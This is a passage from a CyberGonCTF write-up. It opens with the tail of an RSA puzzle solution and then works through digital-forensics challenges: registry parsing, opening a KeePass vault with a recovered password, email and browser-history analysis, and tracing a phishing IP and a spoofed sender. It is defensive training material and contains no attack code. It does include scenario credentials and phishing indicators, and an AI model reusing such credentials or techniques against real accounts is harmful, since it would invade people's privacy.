'515', '514', '515', '523', '514', '512', '518', '519', '522', '516', '516', '522', '516', '514', '517', '514', '517',
'523', '523', '513', '518', '512', '515', '518', '518', '514', '519', '512', '522', '517', '518', '516', '518', '515', '517',
'523', '519', '515', '519', '518', '519', '518', '514', '519', '512', '522', '517', '518', '516', '518', '515', '517',
'523', '519', '515', '519', '518', '519', '518', '514', '519', '512', '522', '517', '518', '516', '518', '515', '517']

q_encode = ['514', '514', '523', '519', '517', '523', '516', '518', '518', '523', '518', '522', '518', '516', '512', '518',
'514', '517', '515', '518', '516', '516', '523', '513', '515', '517', '512', '517', '517', '523', '514', '523', '517', '523',
'517', '517', '513', '519', '519', '515', '512', '519', '517', '515', '522', '512', '519', '517', '516', '516', '517', '516',
'513', '517', '517', '514', '516', '522', '522', '516', '517', '512', '515', '512', '523', '518', '516', '514', '517', '513',
'523', '517', '518', '522', '517', '523', '518', '522', '512', '518', '522', '523', '514', '518', '523', '518', '517',
'515', '516', '512', '512', '516', '518', '516', '513', '522', '523', '518', '512', '517', '515', '512', '516', '518', '516',
'515', '517', '522', '516', '522', '514', '514', '523', '518', '512', '518', '515', '515', '522', '523', '522', '522',
'522', '518', '516', '523', '523', '513', '514', '517', '512', '513', '514', '519', '518', '516', '519', '518', '523',
'518', '514', '518', '514', '514', '519', '522', '513', '522', '513', '523', '515', '522']

for num in range(100, 1000):
    p_decoded = int("".join([str(int(digit) ^ num) for digit in p_encode]))
    q_decoded = int("".join([str(int(digit) ^ num) for digit in q_encode]))
    n_calculated = p_decoded * q_decoded
    if n_calculated == n:
        d = pow(0x10001, -1, (p_decoded - 1) * (q_decoded - 1))
        m = pow(c, d, n)
        flag = long_to_bytes(m)
        print("Decoded num:", num)
        print("Flag :", flag)
        break

```

```
$ python3 rsa_decode.py
Decoded num: 515
Flag : b'CyberGonCTF{345y_p34sy_R54_c1ph3R}'
```

Flag - CyberGonCTF{345y_p34sy_R54_c1ph3R}

IR

This is a very interesting category and we had to download a 24 GB file before 1 day to go to CTF.

Challenge **17 Solves** **X**

Basic - 1
30


Can you find the timezone name and hostname? Flag
Format - CyberGonCTF{Australian Central
Time_Hostname}

Author # Andro6

File Download Link -
<https://drive.google.com/file/d/12esI3TFZibEeON-gBmfk1tBUaQqaKsAa/view?usp=sharing>

Link1 - [https://tinyurl.com/274ctn46]
Link2 - [https://tinyurl.com/3p3k7bx7]
Link3 - [https://tinyurl.com/mu2tfzny]

For the first challenge, I dumped some registry files such as SOFTWARE, SECURITY and installed RegRipper3.0 (<https://github.com/keydet89/RegRipper3.0>). And I loaded the “SYSTEM” file to that tool.



In the extracted file, we can find timezone and hostname.

```
-----
timezone v.20200518
(System) Get TimeZoneInformation key contents

TimeZoneInformation key
ControlSet001\Control\TimeZoneInformation
LastWrite Time 2023-07-16 18:36:42Z
    DaylightName    -> SE Asia Daylight Time
    StandardName   -> SE Asia Standard Time
    Bias           -> -420 (-7 hours)
    ActiveTimeBias -> -420 (-7 hours)
    TimeZoneKeyName-> SE Asia Standard Time
-----
```


Code page description: https://en.wikipedia.org/wiki/Code_page

```
-----
compname v.20090727
(System) Gets ComputerName and Hostname values from System hive

ComputerName      = CYBERGON-CTF
TCP/IP Hostname = CyberGon-CTF
-----
```

Flag - CyberGonCTF{SE Asia Standard Time, CyberGon-CTF}

Application Name




In interesting files, we can see KeePass.exe file as "Encryption Program".


Source Name	S	C	O	Source Type	Score	Conclusion	Configuration	Justification	Category	File Path	Modified Time
KeePass.exe	0			File	Unlikely Notable				Encryption Programs	KeyPass	J:\cybergonctf\vol_1\Program Files\KeePass Passwor... 2023-06-03 09:49:20

Flag - CyberGonCTF{keepass}

Bank Name



Above the challenge, we knew that the employee uses keepass to store her information. Moreover, I found “AllinOne.kdbx” and a useful base64 string, after decoding it which gave me “EmilythingsAllBest2023\$\$\$”. Both of those information are under “Users/ACCOUNT01/Documents/Mine”. So I decided to dump “AllinOne.kdbx” and installed keepass.exe on my machine.




Open “AllinOne.kdbx” file with “EmilythingsAllBest2023\$\$\$” password.

Title	User Name	Password	URL	Notes
Sample Entry	User Name	*****	https://keepass.info/	Notes
Sample Entry #2	Michael321	*****	https://keepass.info/help/kb/testform.html	
Obank	emily970121	*****		
Tax Portal	em0001	*****		

Flag - CybergonCTF{Obank}

Application Name




In Installed Programs, we can list applications installed.

Source Name	S	C	O	Program Name	Date/Time	Data Source
SOFTWARE	0			MobileOptionPack	2023-07-17 09:01:25 MMT	cybergonctf
SOFTWARE	0			SchedulingAgent	2023-07-17 09:01:25 MMT	cybergonctf
SOFTWARE	0			WIC	2023-07-16 18:43:44 MMT	cybergonctf
SOFTWARE	0			VMware Tools v.12.1.0.20219665	2023-07-16 18:41:41 MMT	cybergonctf
SOFTWARE	0			Microsoft Visual C++ 2022 x64 Additional Runtime - 14.32.3000.203	2023-07-16 18:41:40 MMT	cybergonctf
SOFTWARE	0			Microsoft Visual C++ 2022 x64 Minimum Runtime - 14.32.3000.203	2023-07-16 18:41:40 MMT	cybergonctf
SOFTWARE	0			AccessData FTK Imager v.3.1.2.0	2023-08-14 20:34:47 MMT	cybergonctf
SOFTWARE	0			Google Chrome v.115.0.5790.171	2023-08-13 13:26:53 MMT	cybergonctf
SOFTWARE	0			Microsoft Edge WebView2 Runtime v.115.0.1901.203	2023-08-13 13:11:07 MMT	cybergonctf
SOFTWARE	0			Microsoft Edge v.115.0.1901.203	2023-08-13 13:10:04 MMT	cybergonctf
SOFTWARE	0			AnyDesk.v.ad7.1.13	2023-07-17 17:30:10 MMT	cybergonctf
SOFTWARE	0			DWM_RunTime	2023-07-17 09:05:26 MMT	cybergonctf
SOFTWARE	0			MPlayer2	2023-07-17 09:05:26 MMT	cybergonctf
SOFTWARE	0			AddressBook	2023-07-17 09:01:23 MMT	cybergonctf
SOFTWARE	0			Connection Manager	2023-07-17 09:01:23 MMT	cybergonctf
SOFTWARE	0			DirectDrawEx	2023-07-17 09:01:23 MMT	cybergonctf
SOFTWARE	0			Fontcore	2023-07-17 09:01:23 MMT	cybergonctf

Flag - CybergonCTF{anydesk}


Victim Info



For this challenge, I checked all her email messages and in one of them said that they met up at BusinessConf2023.

Source Name	S	C	O	E-Mail From	E-Mail To	Subject	Date Received	Message (Partial)	Message ID	Thread ID
				mailto:emily@conference.com	mailto:emily@conference.com	Re: Docs for Icons	2023-08-07 13:46:01 MMT	Hello Yit, It was great to hear that. You'll need the following... Not available	1746485-C	
				mailto:emily@conference.com	mailto:emily@conference.com	Re: Docs for Icons	2023-08-07 13:46:01 MMT	Hello Yit, It was great to hear that. You'll need the following... Not available	1746485-C	
				mailto:emily@conference.com	mailto:emily@conference.com	Amy	2023-08-07 13:53:56 MMT	1545020303@ugrenet2023	Not available	abstacte3-C
				mailto:emily@conference.com	mailto:emily@conference.com	Amy	2023-08-07 13:53:56 MMT	1545020303@ugrenet2023	Not available	abstacte3-C
				mailto:emily@conference.com	mailto:emily@conference.com	Welcome to your new Outlook.com account	2023-08-04 18:00:24 MMT	1545020303@ugrenet2023	Not available	1992@here-C
				mailto:emily@conference.com	mailto:emily@conference.com	Docs For Icons	2023-08-04 18:13:30 MMT	Hello Emily, It was great talk with you at BusinessConf2023. Not available	1992@here-C	
				mailto:emily@conference.com	mailto:emily@conference.com	Amy	2023-08-07 13:53:56 MMT	1545020303@ugrenet2023	Not available	1652200-H
				mailto:emily@conference.com	mailto:emily@conference.com	Re: Docs For Icons	2023-08-07 13:53:56 MMT	Thanks Emily, I uploaded required documents. You can read...	abstacte3-H	
				mailto:david@conference.co.th	mailto:emily@conference.com	Sales Review for BMR Series	2023-08-07 14:45:03 MMT	Hello Emily, We are giving big sales discount for BMR Series...	1652200-H	
				mailto:emily@conference.com	mailto:emily@conference.com	Senspace new user registration confirmation	2023-08-07 14:50:07 MMT	senspace.com registration confirmation for emily@conference...	1746485-H	

Flag - CybergonCTF{BusinessConf2023}

TA001_A

In another email message, the attacker told her to scan the qr code.

INBOX

maungyit1825@proton.me; emilylawrance@outlook.com; Re: Docs for loans 2023-09-07 13:59:19 MMT Thanks Emily. I uploaded required documents. You can easi

INBOX

davidpaul@carsane.co.th; emilylawrance@outlook.com; Sales News for BMW Series 2023-09-07 14:14:03 MMT Hello Emily, We are giving big sales discount for BMW Serie

INBOX

no-reply@sendspace.com; emilylawrance@outlook.com; Sendspace new user registration confirmation 2023-09-07 14:33:07 MMT sendspace.com registration confirmation for emilylawrance

Hex Text Application Source File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Result: 7 of 11 Result < >

From: maungyit1825@proton.me;
To: emilylawrance@outlook.com;
CC:
Subject: Re: Docs for loans

Headers Text HTML RTF Attachments (1) Accounts


Table thumbnail Summary

Page: 1 of 1 Pages: << >> Go to Page: Images: 1-1 Medium Thumbnails Sort Sorted by: ...

Img_cybergonctf...

That qr code leads us to “apple1d.com” which is “202.79.161.2”.

Flag - CybergonCTF{202.79.161.2}

TA0001_B

I just checked the ip we got above challenge in VirusTotal again. There was another domain "[ios.removeios.com](#)" with that ip and we can see its creation date.

The VirusTotal analysis page for IP 202.79.161.2 shows 20 security vendors flagged it as malicious. The page includes tabs for DETECTION, DETAILS, RELATIONS (which is selected), and COMMUNITY. A sidebar encourages joining the community for additional insights. Below the tabs, a table provides details about passive DNS replication.

Date resolved	Detections	Resolver	Domain
2023-08-02	12 / 88	VirusTotal	ios.removeios.com

 ios.removeios.com

[Join the VT Community](#) and enjoy additional community insights and crowdsourced de

Categories ⓘ

Forcepoint ThreatSeeker	newly registered websites
alphaMountain.ai	Phishing (alphaMountain.ai)

Last DNS records ⓘ


Record type	TTL	Value
A	600	202.79.161.2

Whois Lookup ⓘ

```
Create date: 2023-07-17 00:00:00
Domain name: removeios.com
Domain registrar id: 3775
Domain registrar url: http://www.alibabacloud.com
Expiry date: 2024-07-17 00:00:00
Name server 1: ns7.alidns.com
Name server 2: ns8.alidns.com
Query time: 2023-07-18 11:04:54
Update date: 2023-07-17 00:00:00
```

Flag - CybergonCTF{ios.removeios.com, 2023-07-17}

Data Exfiltration



For this challenge, I decided to extract “Web History” as CSV.


Source Name	S	C	O	URL	Date Accessed	Referrer URL	Title
History	1			https://www.bing.com/search?q=protonmail+login&id=...	2023-07-17 21:50:42	https://www.bing.com/search?q=protonmail+login&id=...	bing.com q a?slap=04caf49bdab47e03ab#PRMIV407...
History	1			https://www.bing.com/s/q/1ab0=>Acaf49bdab47e03ab#...	2023-07-17 21:50:42	https://www.bing.com/s/q/1ab0=>Acaf49bdab47e03ab#...	bing.com q a?slap=04caf49bdab47e03ab#PRMIV407...
History	1			https://www.bing.com/search?q=protonmail+login&id=...	2023-07-17 21:50:42	https://www.bing.com/search?q=protonmail+login&id=...	bing.com q a?slap=04caf49bdab47e03ab#PRMIV407...
History	1			https://account.proton.me/login	2023-07-17 21:50:43	https://account.proton.me/login	Proton Mail Signin
History	1			https://account.proton.me/login	2023-07-17 21:51:14	https://account.proton.me/login	(1) inbox emilyfox.mnn@proton.me Proton Mail
History	1			https://mail.proton.me/0/0/0/welcome=true	2023-07-17 21:53:46	https://mail.proton.me/0/0/0/welcome=true	(1) inbox emilyfox.mnn@proton.me Proton Mail
History	1			https://account.proton.me/authentication/app=proton-maillet...	2023-07-17 21:53:46	https://account.proton.me/authentication/app=proton-maillet...	(1) inbox emilyfox.mnn@proton.me Proton Mail
History	1			https://mail.proton.me/login?sector=welcome&ver=a.../...	2023-07-17 21:53:46	https://mail.proton.me/login?sector=welcome&ver=a.../...	(1) inbox emilyfox.mnn@proton.me Proton Mail
History	1			https://account.proton.me/login?sector=welcome&ver=a.../...	2023-07-17 22:25:48	https://account.proton.me/login?sector=welcome&ver=a.../...	(1) inbox emilyfox.mnn@proton.me Proton Mail
History	1			https://account.proton.me/login?sector=logout&ver=a.../...	2023-07-17 22:25:49	https://account.proton.me/login?sector=logout&ver=a.../...	(1) inbox emilyfox.mnn@proton.me Proton Mail
History	1			https://account.proton.me/login	2023-07-18 00:19:52	https://account.proton.me/login	(4) inbox emilyfox.mnn@proton.me Proton Mail
History	1			https://mail.proton.me/0/0/0/inbox	2023-07-18 00:19:48	https://mail.proton.me/0/0/0/inbox	(4) inbox emilyfox.mnn@proton.me Proton Mail

The challenge description said that the attacker pretended to be an employee not to be suspicious of traffic. So I searched cloud file sharing services and I finally found "<https://sendspace.com/>" and attacker also registered there.

History	https://mail.proton.me/u/3/inbox
History	https://mail.proton.me/u/3/sent
History	https://mail.proton.me/u/3/sent/WZP0pbTT2srp0sq6VzZ37g3x8X5UQzUY
History	https://account.proton.me/u/3/mail/upgrade?ref=upsell_mail-button-1
History	https://account.proton.me/u/3/mail/upgrade?ref=upsell_mail-button-1
History	https://sendspace.com/
History	https://www.sendspace.com/
History	https://fs12u.sendspace.com/upload?SPEED_LIMIT=0&MAX_FILE_SIZE=31
History	https://mail.proton.me/u/1/inbox
History	https://account.proton.me/authorize?app=proton-mail&state=7M6ZJcqXl
History	https://account.proton.me/login
History	https://mail.proton.me/login#selector=rukaqzhueapmjjcmxfxtfoty6k5qgv
History	https://mail.proton.me/u/4/inbox
History	https://mail.proton.me/u/4/inbox/jrSIWlkVT9JHKeyg7mP3Z_nHsjGRYwbt
History	https://mail.proton.me/u/4/inbox
History	https://mail.proton.me/u/4/inbox/KGmMeCxiWv0BbiBwlWKKy4VyoPfgtj2

Flag - CybergonCTF{sendspace}

Car Brand



In the extracted web history file above the challenge, we can clearly see the employee is looking for BMW car brand.

<https://www.carsome.co.th/en/buy-car>
<https://www.carsome.co.th/en/buy-car>
<https://www.carsome.co.th/en/buy-car>
https://www.carsome.co.th/en/contact_us
https://www.carsome.co.th/en/contact_us
https://www.carsome.co.th/en/contact_us
<https://www.carsome.co.th/en/buy-car>
<https://www.carsome.co.th/en/buy-car?keywords=bmw>
<https://www.carsome.co.th/en/buy-car/bmw>

Flag - CybergonCTF{bmw}

Car Brand 1

Challenge 5 Solves X

Car Brand 1

50

According to Car Brand question, do you notice that where employee want to move ?

(Flag Format : CybergonCTF{Country})

1/3 attempts

Flag Submit

We saw that an employee was searching car in "<https://carsome.co.th>" .

Flag - CybergonCTF{Thailand}

Car Brand 2

Challenge 5 Solves X

Car Brand 2

100

Employee even received marketing email related with her interest. Please check legit or not. And, can you investigate that where this email come from ?

(Flag Format : CybergonCTF{IP
Address_Country_hostname})

Flag Submit

I extracted all email files and opened them in sublime text.

Source Name	S	C	O	E-Mail From	E-Mail To	Subject	Date Received	Message (Plaintext)	Message ID
Sent-1				emily@avrance.outlook.com	maungit1825@proton.me	Re: Docs for loans	2023-09-07 13:46:01 MMT	Hello Yt, Me too, glad to hear that. You'll need the followin...	Not available
Sent-1				emily@avrance.outlook.com	maungit1825@proton.me	Re: Docs for loans	2023-09-07 13:46:01 MMT	Hello Yt, Me too, glad to hear that. You'll need the followin...	Not available
Sent-1				emily@avrance.outlook.com	emily@avrance.outlook.com	Any	2023-09-07 13:52:56 MMT	[154502000]Logmeric2023	Not available
Sent-1				no-reply@microsoft.com	emily@avrance.outlook.com	Welcome to your new Outlook.com account	2023-09-04 18:08:24 MMT	[154502000]Logmeric2023	Not available
Inbox				maungit1825@proton.me	emily@avrance.outlook.com	Docs for loans	2023-09-04 18:13:30 MMT	Hello Emly, It was great talk with you at BusinessConf2023...	Not available
Inbox				emily@avrance.outlook.com	emily@avrance.outlook.com	Any	2023-09-07 13:52:56 MMT	[154502000]Logmeric20231729464-MS-Exchange-CPORC...	Not available
Inbox				maungit1825@proton.me	emily@avrance.outlook.com	Re: Docs for loans	2023-09-07 13:59:19 MMT	Thanks Emly, I uploaded required documents. You can eas...	Not available
Inbox				no-reply@sendspace.co	emily@avrance.outlook.com	Sendspace new user registration confirmation	2023-09-07 14:14:03 MMT	Hello Emly, [redacted]	Not available
Inbox				no-reply@sendspace.co	emily@avrance.outlook.com	Sendspace new user registration confirmation	2023-09-07 14:33:07 MMT	sendspace.co	Not available

Save Tab

View Selected Item in Timeline...

View Source File in Directory

View Source File in Timeline...

View Item in New Window

Open in External Viewer Ctrl+E

Extract File(s)

Export Selected Rows to CSV

Add Result Tag

Ramnuva Result Tab

I removed some messages until we found a marketing email.

```

1 From - Mon Aug 7 14:45:05 2023
2 X-Mozilla-Status: 0001
3 X-Mozilla-Status2: 00000000
4 Received: from SG2PR01MB3772.apcprd01.prod.exchangelabs.com (2603:1096:0:4::7)
5 by TY0PR0101MB4143.apcprd01.prod.exchangelabs.com with HTTPS; Mon, 7 Aug 2023
6 07:44:11 +0000
7 Received: from BN9PR03CA0332.namprd03.prod.outlook.com (2603:10b6:408:f6::7)
8 by SG2PR01MB3772.apcprd01.prod.exchangelabs.com (2603:1096:0:4::7) with
9 Microsoft SMTP Server (version=TLS1_2,
10 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.6652.26; Mon, 7 Aug
11 2023 07:44:07 +0000
12 Received: from BN8NAM04FT011.eop-NAM04.prod.protection.outlook.com
13 (2603:10b6:408:f6::cafe::d) by BN9PR03CA0332.outlook.office365.com
14 (2603:10b6:408:f6::7) with Microsoft SMTP Server (version=TLS1_2,
15 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.6652.26 via Frontend
16 Transport; Mon, 7 Aug 2023 07:44:05 +0000
17 Authentication-Results: spf=none (sender IP is 89.187.129.29)
18 smtp.mailfrom=carsame.co.th; dkim=none (message not signed)
19 header.d=none; dmarc=none action=none header.from=carsame.co.th;compauth=fail
20 reason=001
21 Received-SPF: None (protection.outlook.com: carsame.co.th does not designate
22 permitted sender hosts)
23 Received: from emkei.cz (89.187.129.29) by
24 BN8NAM04FT011.mail.protection.outlook.com (10.13.161.109) with Microsoft SMTP
25 Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id
26 15.20.6678.15 via Frontend Transport; Mon, 7 Aug 2023 07:44:04 +0000
27 X-IncomingTopHeaderMarker:
28 OriginalChecksum:F8DCFB930C6FC39DBD4F285AF8150887ECB3CDA39FF36B49978103F7A2FA3C4A;
29 7B430590736C3AC59195C;SizeAsReceived:524;Count:12
30 Received: by emkei.cz (Postfix, from userid 33)
